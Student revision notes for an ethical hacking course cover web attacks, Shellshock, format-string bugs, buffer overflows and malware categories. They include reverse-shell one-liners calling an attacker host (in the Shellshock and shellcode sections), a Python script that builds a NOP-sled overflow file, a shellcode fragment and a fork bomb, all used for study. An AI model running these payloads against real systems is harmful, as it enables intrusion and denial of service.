COM3031 - Ethical Hacking and Pentesting

Revision Notes

Pascal U

Last updated: June 4, 2025

Contents

※ Lecture 1

1.1 Web Security Basics

Web applications are typically built using;

- **HTML**: Structuring content
- **CSS**: Defining visual styling
- **JavaScript**: Adding interactivity and dynamic behaviour

When a user accesses a webpage, The browser will **send an HTTP request** to the server. The **server responds with an HTML document**, and the **browser renders the HTML**, applying the CSS and executes JavaScript code.

1.2 The HTTP Protocol and Cookies

HTTP Requests: communication between client (browser) and server.

- `GET`: Appends data in the URL (less secure).

- `POST`: Sends data in the body (better for sensitive data).

Cookies: are small pieces of data stored in the *browser*. Because http is stateless, cookies are used to maintain each session state. On each future request, the browser includes the cookie in the request headers. Session cookies are used to identify a user session, if stolen, an attacker can impersonate the user.

1.3 Web Server Functionality

- **CGI**: (Common Gateway Interface) specification enabling web servers to execute an external program to process http requests.
- **FastCGI**: Improved version with persistent processes.
- **Modules**: (e.g., mod_php) Direct execution of script files within the server.

1.4 SQL Injections

Happens when untrusted input is embedded directly into SQL queries. e.g.,

```
SELECT * FROM users WHERE eid = '$eid' AND password = '$password';
```

if attacker inputs `EID5002'#`, the query becomes:

```
SELECT * FROM users WHERE eid = 'EID5002'#' AND password = 'xyz';
```

Where the password clause gets commented out by the pound sign (#).

To Counteract this, Filtering and encoding to escape special characters can be used. e.g., `mysqli_real_escape_string()` or preparing statements to separate SQL logic from data; `$statement -> bind_param("ss", $eid, $password);`

1.5 Clickjacking

A malicious technique where an attacker tricks a user into clicking something different from what they perceive, by overlaying transparent iframes over legitimate buttons.

e.g.,

- **Likejacking**: Victim unknowingly clicks "Like" on a button hidden beneath visible content.
- **Fake Login**: By overlaying a login prompt, and submitting data to the attacker's server.

Countermeasures to this include;

- **Framekiller/Framebuster**: an old JavaScript method detecting if a page is in an iframe and forces it to escape.
- **X-Frame-Options Header**: e.g., `DENY` - Page cannot be framed, `SAMEORIGIN` - Only same origin can embed page. (Http header to control iframe embedding)
- **Content Security Policy**: e.g., `frame-ancestors 'none';` - blocks all embeds, `frame-ancestors 'self' example.com;` - allows only specific origins. (Modern solution with more control)

Iframes can be layered, transparent, and manipulated through CSS and JavaScript. **Transparent iframes** are used for invisibility in clickjacking. Allowing embeds of sensitive pages can be dangerous allowing attackers to force user actions (transferring money, deleting accounts).

※ Lecture 2

2.1 Cross-Site Request Forgery

This is a type of attack where a malicious website tricks a user's browser into submitting unwanted actions on a web application where the user is authenticated.

Characteristics:

- Exploits trust a web app has in the user's browser.
- Uses the fact browsers automatically include cookies with requests.

What happens is a victim logs into a legitimate website, and the attacker tricks the victim into visiting another website that the attacker controls. That site sends a forged request to the legitimate site using the victim's session cookie. The server is unable to distinguish this from a valid request and executes the action.

Types of CSRF attacks:

- **`GET`-based CSRF**: using an `<img src>` or `<iframe>`, to trigger actions (e.g., adding a friend).

- **`POST`-based CSRF**: Using a hidden form with JavaScript to auto-submit forged POST requests (e.g., editing profile info).

Countermeasures to this include;

- SameSite Cookie Attribute: `Strict` - for completely banning CSRF, `Lax` - where top-level GET requests may be allowed
- Secret Tokens: By embedding random tokens in every form, tokens which do not match the session will be rejected, and only server-generated pages can contain it.

2.2 Cross-Site Scripting

This attack injects malicious scripts into trusted websites, such that when a victim visits the website, the script automatically executes in their browser.

The process involves injecting the script into a vulnerable field (e.g., 'About Me'). Then, the victim visits the attacker's page and the script executes in the victim's browser with the site's privileges. The script may be able to;

- Steal cookies
- Send forged requests
- Modify or steal data

Another example of an XSS attack is a self-propogating worm which uses JavaScript to infect a profile and be able to copy its own code using the DOM or external scripts, thus propagating automatically to other users.

Countermeasures include;

- **Filtering** dangerous characters/tags such as `<script>`
- **Encoding** characters such as '<' to `<`
- **CSP** - Content Security Policy which prevents inline scripts
- **Sanitizing** inputs such as `HTMLawed` or `htmlspecialchars()`

※ Lecture 3

3.1 Shellshock

A critical vulnerability in the **Bash shell**(CVE-2014-6271) that allows attackers to execute arbitrary commands via a specially crafted environment variables.

The function of Bash is to pass function definitions via **environment variables** to child processes. When Bash starts, it checks environment variables starting with `() {` and parses them as function definitions.

The vulnerability arises when Bash interprets extra content after a function definition **as executable code**. If user input reaches Bash via an environment variable, the attacker can inject and execute commands.

```
VAR="() :; ; echo HACKED"
```

When Bash loads this variable, it executes the command `echo HACKED`.

Exploit Scenarios:

- **Set-UID** root program using `system("/bin/ls")`. Bash interprets malicious env variables and executes injected commands with **root privileges**.
- **CGI Program** using Bash (e.g., `/cgi-bin/test.cgi`) can be exploited via HTTP headers. e.g.;
  - `curl -A "() :; ; /bin/bash -i >& /dev/tcp/attacker/9090 0>&1" http://victim/cgi-bin/test.cgi`
- **Reverse Shell** to create a TCP connection back to the attacker's machine allowing a **remote interactive shell**.
  - `/bin/bash -i >& /dev/tcp/10.0.2.6/9090 0>&1`

3.2 One-Way Hash Functions

Cryptographic Function that maps data of arbitrary size to fixed-size output. Typically **irreversible** (hard to retrieve input from output) and **collision-resistant**, meaning hard to find two inputs which produce the same output.

- **MD5** - (Collision attacks possible)
- **SHA-1** - (Collision attacks possible)

- **SHA-2** - Secure for SHA-256,512
- **SHA-3** - Newest design, is Secure

Uses include; **Password Verification**

- Store `hash(password)` instead of raw password
- Then on login compute hash of user input and compare

Integrity Verification

- Check downloaded files if they have been tampered with.
- If even a single bit is changed, hash result will not match.

Secret Commitments

- Publish `hash(secret)` ahead of time.
- Reveal the secret later and verify with the hash.

Blockchains and Timestamps

- Hash chains link blocks/data.
- Uses in Bitcoin, Merkle Trees, Digital Forensics.

Hashing can be paired with utilising **Salting for Passwords**; when two users have the same password, they will produce the same hash. Salt adds unique value to each password before hashing such that `hash(password || salt)`. This prevents the use of Dictionary and Rainbow Table attacks.

Hash-Based Attacks include;

Collision Attacks - which can impact the forgeability of public-key certificates; if attacker has the same certificate request for website **A**, and website **B** has the same hashing output, the signing of either request would be equivalent and the attacker gets a certificate signed for Website **B** without ever registering it. The integrity of programs can be compromised if the victim website is asked to sign a legitimate program's hash, while the attacker creates a malicious program with the same hash. The certificate for the legitimate program is also valid for the malicious version.[1]

[1] these attacks are theoretical, with questionable feasibility.

Length Extension Attacks - applying to certain hash functions; (MD5, SHA-1, SHA-2). If the attacker knows `hash(m)` and `len(m)`, they can compute `hash(m || extra_data)` without knowing `m`.

3.3 Human Factors

Users are lazy, easy to trick and easy to coerce.

Often users reuse passwords for benign and critical systems. From certain hashes, valid credentials may be easily found through dictionary lookups, rainbow tables, password breach databases

Users often get tricked into running programs that have matching hashes to what they expect.

※ Lecture 4

4.1 Format String Vulnerability

Outline; Format String, Accessing optional arguments, How `printf()` works, Format string attack, How to exploit the vulnerability, Countermeasures.

Format String: `printf()` prints a string according to a format.

```
int printf(const char *format, . . . );
```

The argument list of `printf()` consists of one concrete argument and zero or more optional ones. Compilers don't complain if less arguments are passed to `printf()` during invocation.

The vulnerability occurs when user is allowed to input directly as the format string. e.g., `printf(user_input);`. Because if `user_input` contains format specifiers (`%x`, `%n`, etc.), the user attacker may read or modify memory, crash the program, inject code.

This happens because internally, `printf` uses a `va_list` to access optional arguments and the format specifiers (`%d`, `%x`, `%s`, `%n`) fetch values from the stack. If more specifiers are provided than arguments, it keeps reading the stack.

For developers, this means avoid direct usage of `printf(input)` and use `printf("%s", input)` instead.

Attack 1: Crashing the Program

Using `input = %s%s%s%s%s%s%s%s`, `printf(input)` parses the format string and for each `%s`, it fetches a value where `va_list` points to and advances `va_list`

to the next position. However, if the value given is not a valid address, (as the next given is `%s`), the program crashes.

Attack 2: Printing Data Onto the Stack

Suppose a `var` on the stack contains a secret (constant) and we need to print it out. The user inputs `%x%x%x%x%x%x%x%x`, `printf()` will print out the integer value pointed by va_list pointer and advances it by 4 bytes.

Attack 3: Changing the Program's Data in Memory

Assume that `var` holds an important number that should not be tampered with. Say it's value is `var = 0x11223344`, and you want to change it to another value. `%n` writes the number of characters printed so far into memory. e.g., `printf("hello%n", &i)`, when `printf()` gets to `%n`, five characters would have already been printed out, so it stores 5 to the provide memory address.

Assume we know that var is at address `var = 0xbffff304`, we need to get this address into the stack memory. The contents of the user input is stored on the stack, so we can include the address at the beginning of our input.

Attack 4: Change Program's Data to a Specific Value

`%n` tells `printf()` to write the number of characters printed so far into the address provided on the stack. `%hn` writes only the lower 2 bytes (16 bits) of the number, usually used for partial memory writes. This helps avoid 4-byte alignment issues and write large values in two halves.

Say you want to change `var = 0x11223344` to `0x66887799` and is stored at address: `0xbffff304`. Then at `0xbffff304`, we want to write `0x7799`, and `0x6688` at `0xbffff306`.

Then `payload = "\x04\xf3\xff\xbf" "\x06\xf3\xff\xbf";`. If using `%hn`, you must print exactly `0x6688` and `0x7799` characters before each `%hn`. (or 26248 and 30617 correspondingly) However, 8 characters are already printed out so that must be subtracted from the padding.

But when writing, addresses, you only print the difference, so the two `%hns` are spaced out by a smaller padding (30617 – 26248 = 4369) So, the final payload will consist of the

IGNORING THIS FOR NOW, ABSOLUTELY CANNOT BE ARSED

4.2 Shellcode

Shellcode is machine code injected into a vulnerable program which spawns a shell or executes commands. A common payload; `/bin/sh` used in exploits like buffer overflows or format string attacks.

Shellcode must be small and position-independent, and avoids null bytes `\x00` because they terminate strings.

Reverse Shells can be used for remote access after exploiting a vulnerability, e.g.,`/bin/bash -i >& /dev/tcp/attacker_ip/port 0>&1`.

※ Lecture 5

To run C/C++ source code, it must be transformed into machine readable code that the CPU can execute, this is called binary code.

Executable binary files (or binaries) contain programs in specific formats. One such format is the Executable and Linkable Format (ELF).

5.1 The Compilation Process

The C Compilation process involves four phase: preprocessing, compilation, assembly and linking.




Figure 1: The C Compilation Process.

Preprocessing Phase

Typically when compiling code, you might start with several source files. C source files contain macros (denoted by `#define`), and header files with the '`.h`' extension (included by `#include`). E.g.,

```
1 #include <stdio.h>
2
```

```
#define FORMAT_STRING  "%s"
#define MESSAGE        "Hello, world! \fn"
int
main(int argc , char *argv [ ]) {
    printf(FORMAT_STRING , MESSAGE);
    return 0;
}
```

This phase expands these directives in the source file so that only **pure** C code is left, ready to be compiled.

```
#include <stdio.h>

#define FORMAT_STRING  "%s"
#define MESSAGE        "Hello, world! \fn"
int
main(int argc , char *argv [ ]) {
    printf(FORMAT_STRING , MESSAGE);
    return 0;
}
```

The header `stdio.h` gets copied into the source file, and the preprocessor fully expands all uses of macro definitions, and is now ready for compilation. E.g.;

```
typedef long unsigned int size_t;
typedef unsigned char __u_char;
typedef unsigned short int __u_short;
typedef unsigned int __u_int;
typedef unsigned long int __u_long;

/*. . . */

extern int sys_nerr ;
extern const char *const sys_errlist [ ] ;
extern int fileno (FILE *__stream) __attribute__ ( ( __nothrow__ ,
    __leaf__) ) ;
extern int fileno_unlocked (FILE *__stream) __attribute__ ( (
    __nothrow__ , __leaf__) ) ;
extern FILE *popen ( const char *__command ,const char *__modes) ;
extern int pclose (FILE *__stream) ;
extern char *ctermid (char *__s) __attribute__ ( ( __nothrow__ ,
    __leaf__) ) ;
extern void flockfile (FILE *__stream) __attribute__ ( ( __nothrow__
    , __leaf__) ) ;
extern int ftrylockfile (FILE *__stream) __attribute__ ( (
    __nothrow__ , __leaf__) ) ;
```

```
18 extern void funlockfile (FILE *__stream) __attribute__ ( (
       __nothrow__ , __leaf__) ) ;
19
20 int
21 main(int argc , char *argv [ ] ) {
22     printf("%s " , "Hello, world! \n");
23     return 0 ;
24 }
```

Compilation Phase

Taking the preprocessed code, this phase translates it into **assembly language**.

Constants and variables have symbolic names rather than just addresses, although using automatically generated names.

Assembly Phase

Assembly is passed through this phase and outputs a set of object files, sometimes referred to as modules. Object files contain machine instructions that are in principle executable by the processor. Typically each source file corresponds to one assembly file and each assembly file corresponds to one object file.

```
1 $ gcc-c compilation_example.c
2 $ file compilation_example. o
3 compilation_example.o: ELF 64-bit LSB relocatable, x86-64, version 1
      ( SYSV), not stripped
```

ELF specification for binary executables for **x86-64 LSB** - numbers ordered in memory with Least Significant Byte first. This file is **relocatable**, meaning it doesn't rely on being placed at any particular address in memory.

Linking Phase

Because object files are relocatable and not bound to any base address, and object files may reference functions or variables in other object files or in external libraries. So, where the addresses of referenced code and data will be placed is not yet known, and requires linking.

The **linker** performs the linking phase, by referencing on relocation symbols called **symbolic references**. When an object file references one of its own functions or variables by absolute address, the reference will also be symbolic.

5.2 What's in a Binary?

Refer to Coursework: Part B Report.

5.3 Binary Analysis

What are the properties of specific binary programs? How do you disassemble them in a way that makes it so you can reverse engineer the design and architecture of the real code.

Two main classes of analysis;

- **Static** - reasons about the binary without running it. (adv) potentially analyse the whole binary in one go. (dis) no knowledge of the binary's runtime state.
- **Dynamic** - running the binary and analyzing it as it executes. (adv) full knowledge of the entire runtime state. (dis) may miss other parts of the program.

Challenges of Binary Analysis is that there is no symbolic information and no type information, making the purpose and structure of the code hard to infer. Binaries are not meant to be modified, as such they are usually location dependent and modifying any data is difficult and likely will break the binary.

※ Lecture 6

6.1 Assembly

The goal here is to understand the essentials of understanding disassembled programs. How assembly programs and x86 instructions are structured and how they behave at runtime. E.g.;

```c
#include <stdio.h>

int
main(int argc, char *argv[]){   // C program consists main function
    printf("Hello, world!\n");  // which calls printf
    return 0;
}
```

Gets compiled in assembly as;

```
1     .file "hello.c"
2     .intel_syntax noprefix
3     .section .rodata                ;read-only data
4 .LC0 :
5     .string "Hello, world!"         ;(put hello in .rodata)
6     .text                           ; switch to .text (executable)
7     .globl  main
8     .type   main, @function
9 main                                ;(main function)
10    push    rbp
11    mov     rbp, rsp
12    sub     rsp, 16
13    mov     DWORD PTR [rbp-4],edi
14    mov     QWORD PTR [rbp-16],rsi
15    mov     edi, OFFSET FLAT: .LC0  ;8
16    call    puts                    ;9
17    mov     eax, 0
18    leave
19    ret
20    .size   main, .-main
21    .ident  "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.9)"
22    .section .note.GNU-stack, " ", @progbits
```

Line 3 switches to the read-only data segment; everything placed here is copied into the final binary with no write permission at run-time.

`LC0` is a compiler generated label - local constant 0.

Line 5's `.string` emits the 14 bytes of ASCII + terminating NUL that make up the literal, puts this as a constant in `.rodata` protecting it from accidental overwrites. This makes it easier for the kernel to mark the page as non-writeable.

Line 6 switches to the executable code section, then in **Line 7**, the label is externally visible for the linker to find the program's entrypoint. **Line 8** records that the symbol is a function (size is given later in **Line 20** `.size`).

Starting at **Line 10**, we save the caller's base pointer on the stack. Move the new frame pointer in place so local variables and arguments can be addressed at fixed offsets. And reserves 16 bytes of scratch space.

System-V x86-64 passes the first two pointer arguments in `edi` and `rsi` (`int argc` and `char **argv`) GCC stores them in unused stack slots it just created.

Line 15 loads the address of the string literal into `edi`, the first parameter register. and then calls puts (instead of printf). `call` pushes the return address and jumps to teh PLT stub for `puts`. Then at run-time, the dynamic linker resolves the stub to the real `puts` inside libc.

Line 17 places 0 in `eax`, the conventional register for scalar return values (`return 0;`). `leave` is shorthand for `mov rsp, rbp` and `pop rbp` tearing down the current frame and restoring the caller's frame pointer. `ret` pops the saved return address into `rip`, transferring control back to the C run-time start-up code.

6.2 The Stack

A memory region for storing data related to function calls, e.g.; return addresses, function arguments and local variables.

On most OSs, each thread has its own stack. Stack values are accessed in a LIFO order; writing values by pushing them to the top of the stack and remove values by popping them from the top. Function calls match this way of invocation as the last function you call returns first.

The stack register pointer (`rsp`) always points to the top of the stack (its most recently pushed value). Imagine it is initially a, when you push a new value b, it ends up at the top of the stack and `rsp` is **decremented** to point there.

TOO LAZY TO COVER CONDITIONAL BRANCHES AND LOOPS

※ Lecture 7

7.1 Code Injection

A buffer overflow occurs when data is written **outside** the boundaries allocated to a variable. These can result in serious consequences for the reliability and security of a program.

E.g., a vulnerable program;

```
1  bool IsPasswordOK(void) {
2      char Password[12];
3
4      gets(Password);
5      return 0 == strcmp(Password, "goodpass");
6  }
7
8  int main(void) {
9      bool PwStatus ;
10
11     puts("Enter password:");
12     PwStatus = IsPasswordOK();
13     if (PwStatus == false) {
```

```
14          puts("Access denied");
15          exit(-1);
16      }
17  }
```

Whose disassembly looks like (using Intel notation);

```
1  void foo(int, char *); // function prototype
2
3  int main(void) {
4      int MyInt=1; // stack variable located at ebp-8
5      char *MyStrPtr="MyString"; // stack var at ebp-4
6      /* ... */
7      foo(MyInt, MyStrPtr); // call foo function
8          mov     eax, [ebp-4]
9          push    eax # Push 2nd argument on stack
10         mov     ecx, [ebp-8]
11         push    ecx # Push 1st argument on stack
12         call    foo # Push the return address on stack and
13         # jump to that address
14         add     esp, 8
15         /* ... */
16 }
```

Invoking this consists of 3 steps;

1. `mov` second argument to `eax` register and push onto the stack (**Lines 8 & 9**)
2. `mov` first argument to `ecx` register and push onto the stack (**Lines 10 & 11**)
3. `call` instruction pushes a return address (of the instruction following the call instruction) onto the stack and tranfers control to the `foo()` function (**Line 12**)

The instruction pointer `eip` points to the next instruction to be executed, and when executing sequential instructions, it is automatically incremented by the size of each instruction. `eip` cannot be modified directly. But is indirectly by `jump`, `call` and `return` instructions.

The `IsPasswordOK` program has a security flaw because `Password` is improperly bounded. If entering a password string of ≥ 12 characters.E.g.;

"12345678901234567890".

The program may crash because the return address is altered due to the buffer overflow.




Figure 2: Corrupted program stack.

Arc Injection Attack

However, a specially crafted string that contains a pointer to some malicious code may be written to overwrite the valid instructions. So when the function invocation whose return address has been overwritten returns, control is transferred to this code.




Figure 3: Stack following the use of a crafted input string in buffer overflow.

The characters in the stack for Return Addr Caller-main (4-bytes) correspond to hex values `0x6a`, `0x10`, `0x2a`, `0x21`. These hex bytes then correspond to a 4-byte address which returns control to the '`Access granted`' branch.

A Vulnerable Program

```
1 int main(int argc, char **argv){
2     char str[400];
3     FILE *badfile;
```

```
4
5       badfile = fopen("badfile", "r");
6       fread(str, sizeof(char), 300, badfile);
7       foo(str);
8
9       printf("Returned Properly\n");
10      return 1;
11  }
```

The above code reads 300 bytes from badfile, stores that content into a `str` var of 400 bytes. And then calls foo function with str as an argument. Note; `badfile` is created by the user and hence, content within it is in control of the user.

```
1  /* stack.c */
2  /* This program has a buffer overflow vulnerability */
3  #include <stlib.h>
4  #include <stdio.h>
5  #include <string.h>
6
7  int foo(char *str){
8      char buffer[100];
9
10     /* The following statement has a buffer overflow problem */
11     strcpy(buffer,str);
12
13     return 1;
14 }
```

Two Tasks:

1. Find offset distance between base of the buffer and return address. **(A)**
2. Find the address to place the shellcode. **(B)**




Figure 4: Location of return address to overwrite.

For **(A)**; in `gdb`, run the program once and dump the stack frame and note the **start of the local buffer** and the slot that holds the **saved return address**.

For **(B)**; while still in `gdb`, observe the runtime address of the same buffer, pick any non-zero 4 byte value inside and write the value (as little-endian) as the forged return address. Fill the gap before the embedded shellcode in badfile with a generous NOP-sled so that even an imprecise jump falls through the payload.




Figure 5: purpose of the NOP-sled.

Here is how you might construct the badfile;

```
# Fill content with NOPS
content=bytearray(0x90 for i in range (300))

# put shellcode at the end
start=300-len(shellcode)
content[start:]=shellcode

# put address at offset 112
ret=0xbfffeaf8+120
content[112:116]=(ret).to_bytes(4,byteorder='little')

# write into badfile
with open('badfile','wb') as f:
    f.write(content)
```

The return address of the function stack should not contain any zero in any of its bytes (two 0's in hex) or the zero will cause `strcpy()` to end.

7.2 Countermeasures

For developers, safer functions like `strncpy()` and `strncat()` are available for safer dynamic link libraries that check the length of the data before copying.

Within the OS itself, Address Space Layout Randomization (**ASLR**) is usually automatically enabled. This randomizes the addresses of the stack, heap and libs. The goal is to make it difficult to guess the stack address in memory, and therefore difficult to guess `%ebp` (stack frame base pointer register) and address of the malicious code. This is defeated by running the vulnerable code in an infinite loop until the malicious code is randomly placed within the NOP-slide.

A Compiler approach includes using a **Stack Guard**, by placing a secret guard inside the stack before the return. When checked in the epilogue, it will be able to detect if it's been changed (due to the NOP-slide). To defeat this, turn `setuid` process into `non-setuid`. This sets the effective user ID to the real user ID, dropping the privilege. this can be done at the beginning of the injected shellcode.

```
shellcode=(
    "\x31\xc0"  # xorl      %eax,   %eax
    "\x31\xdb"  # xorl      %ebx,   %ebx
    "\xb0\xd5"  # movb      %0xd5,  %al
    "\xcd\x80"  # int       %0x80
/* ... */
```

NX bit is the **N**o-e**X**ecute feature in CPU. It separates code from data which marks certain areas of the memory as non-executable. The **return-to-libc** attack defeats this.

※ Lecture 8

Malware is a set of instructions that cause a site's security policy to be violated.

There are several ways of classifying malware; based on its **function**, e.g.; virus, worm, ransomware, etc. According to its **behaviour**, and according to its **authorship**.

The problem with malware is that the system cannot determine whether the instructions being executed by a process are known to the user, or are a set of instructions that the user does not intend.

8.1 Trojan Horse

This is a program with an overt purpose and a covert purpose. It disguises itself as a legitimate file or program to trick users into downloading and installing it.

E.g.; **Geinimi** is a trojan designed for Android. When an unsuspecting

victim downloaded and ran the app, Geinimi connected to a remote command and control server, announced its presence, and waited for commands, such as delete messages, send them to a remote server, dump the contact list, list all installed apps, etc.

Rootkits are a more pernicious type of trojan horse. They hide on a system so that they can carry out their actions without detection.

The Linux Rootkit IV (required root privileges to install) stealth-replaces key binaries so they won't list its files, processes, cron jobs or network activity. It hard-codes a secret password that: grants an immediate root shell via chfn, chsh, passwd or even the login program (which also suppresses normal log entries), and unlocks privileged access through modified daemons (inetd, rshd) while doctored tools like netstat, tcpd and syslogd hide the connection. Together, these changes both conceal the rootkit and give attackers persistent, password-protected root access.

8.2 Virus

A program with two phases; **insertion phase** - inserts (possible a transformed version of) itself into 1 or more files and then, **execution phase** - performs some (possibly null) action.

Algorithm 1 Skeleton of a Self-Replicating Virus

```
1:  begin virus
2:  if spread-condition then
3:      for all target files do
4:          if target not infected then
5:              determine insertion point
6:              copy instructions from begin-virus to end-virus into target
7:              modify target so it executes the inserted instructions
8:          end if
9:      end for
10: end if
11: perform payload action(s)
12: jump to original entry point of host program
13: end virus
```

Overwriting Viruses - overwrite sections of the program file with itself, which may or may not break the infected program.

Companion Viruses - In MS-DOS (Disk Operating System), if no extension is given, the order of execution is `.COM` > `.EXE` > `.BAT` Therefore, when the virus creates a companion `.COM` file to a `.EXE`. When the user launches `program`, MS-DOS will find `program.com` and launch that first, then the virus may execute the original `program.exe` so that it does not seem suspicious

Parasitic Viruses - prepends/appends itself to executable programs. When the program runs, the virus will be executed and then the program runs normally. If the virus is **appended**, a `JMP` is inserted at the start to jump to the virus code. If the code is **fragmented**, the virus is intermixed with the original code within unused padding bytes.

8.3 Worms

A variant of the virus, it is a program that copies itself from one computer to another. Generally consisting of 3 phases; **target selection** - determining what systems to attempt spreading to. **Propagation** - attempt to infect the set of chosen targets. **execution** - Once residing on the target, begin executing the program's purpose, this may be empty and in which case the worms purpose is to simply spread.

Notable Worms

The **Morris worm** was written by a grad student at Cornell. Launched in 1988, from the MIT computer systems. It exploited known vulnerabilities in Unix sendmail, finger, and rsh/rexec, as well as weak passwords. Though it had no objective to cause damage. Unintentionally, the code had been written such that a computer could be infected multiple times, each time slowing the machine down, eventually to the point of crashing the computer several times. Morris originally reasoned that the part of the code which indicated whether the system was already infected could be tricked by system administrators with fake 'yes'es, and added an additional clause that would infect the system anyways 1/7th of the time.

Some points;

- The worm exploited **weak authentication** to guess passwords
- used a **buffer overflow** in finger daemon on target machines.
- established connection to **SMTP** port on the target machine and exploited **vulnerabilities in sendmail**

- fully transferred code to the infected machine.
- when installed, the worm **identified new hosts** connected to the machine (as specified in config files such as `.rhosts`, `.forward`, etc.).
- then attempts to infect those machines.

In 2010, **Stuxnet** spread to ICS systems in Iran by targetting Siemens centrifuges used in uranium enrichment processes. First, it compromised the Windows-based software and then the PLCs in the centrifuges. The centrifuges could be spun at non-standard speeds, thereby tearing themselves apart. The spread to SCADA systems was unusual at the time, and equally unusual was the number of zero-day exploits and evasion techniques it utilised.

The virus in total was 500kbs, and propagated in 3 ways.

1. First it would infect a system via a Trojan USB stick.
2. Then it looked on its local network for Windows-based systems to infect. (to stay undetected, it only infected no more than 3 additional systems)
3. Then when on the system, it determined whether that system is part of a Siemens ICS by the Siemens Step7 software. If not, the worm did nothing.
4. If it was, then the worm tries downloading a later version of itself which exploits vulnerabilities in the PLCs to take control of the attached centrifuges.
5. It additionally corrupted the information sent to the controllers so they would not detect anything wrong until the centrifuges were destroyed.

8.4 Malware Variants

Downloaders and Droppers

A **downloader** is a malware that has the **primary** function of downloading content such as config/cmd information, misc files, other malware, additions/upgrades to the existing malware.

A **dropper** is a malware **component** designed to install additional malware to a target system. The malware code can be contained within the dropper in such a way that avoids detection by virus scanners (1 stage). Or the dropper may download the malware to the target machine once activated (2 stage).

The main difference is that the payload is contained within the dropper itself and is then released onto the system, whereas a downloader downloads the files to be used by other malware components.

Back Door

A method of bypassing normal authentication procedures. E.g.; once a system gets compromised, 1 or more backdoors can be installed for future access by an attacker.

A **Remote Access Tool** (RAT) is a full bundle Trojaned application that includes a client application meant for installation on the target system, and a server component that allows administration and control of the compromised host.

Rabbit Viruses

A program that **consumes all resources** of some type.

e.g., A Fork Bomb;

```
import os
while True:
    os.fork()
```

Logic Bombs

Some malware (performs an action violating the security policy) that is triggered by an **external event**,i.e.; on login, on click, on battery change, on a specific time.

Botnet

A bot is a malware that carries out some (malicious) action **in coordination with other bots**. The attacker (**botmaster**) controls the bots from one or more systems called the command and control (C&C) servers. Their communication occurs over **C&C channels**.

Lifecycle of a bot;

1. Infects a system either via worm or trojan resident in a program installed by a victim, or even through vulnerability exploit.
2. Bot checks for network connection and looks for a C&C server or another node it can communicate with.
3. Is then given commands to execute by the C&C server or other node (may involve downloading additional components to the bot)

4. Bot executes the commands, and possibly send results back. (returns to step 3 when needed)

Structures of botnets;

- **Centralized** - each bot communicates directly with the botmaster; which itself may become a bottleneck for larger nets
- **Hierarchical** - botmaster communicates with a set of bots that in turn become botmasters for other bots.
- **P2P** - uses a C&C structure where there is no single C&C server. Instead relies on the P2P network constructed. So if some portion of the botnet ist deleted, the remainder of the botnet can still continue to function.

Ransomware

Malware that inhibits the use of a resources until a (usually monetary) ransom is paid. The goal is to render the victim's system unusable and ask the user to pay a ransom to revert the damage.

- **Locker**-Ransomware locks the victims' computer to prevent them from use.
- **Crypto**-Ransomware encrypts files to make them inaccessible

Wiper

A class of malware whose intention is to wipe drives/data of the computer it infects.

Cryptominer

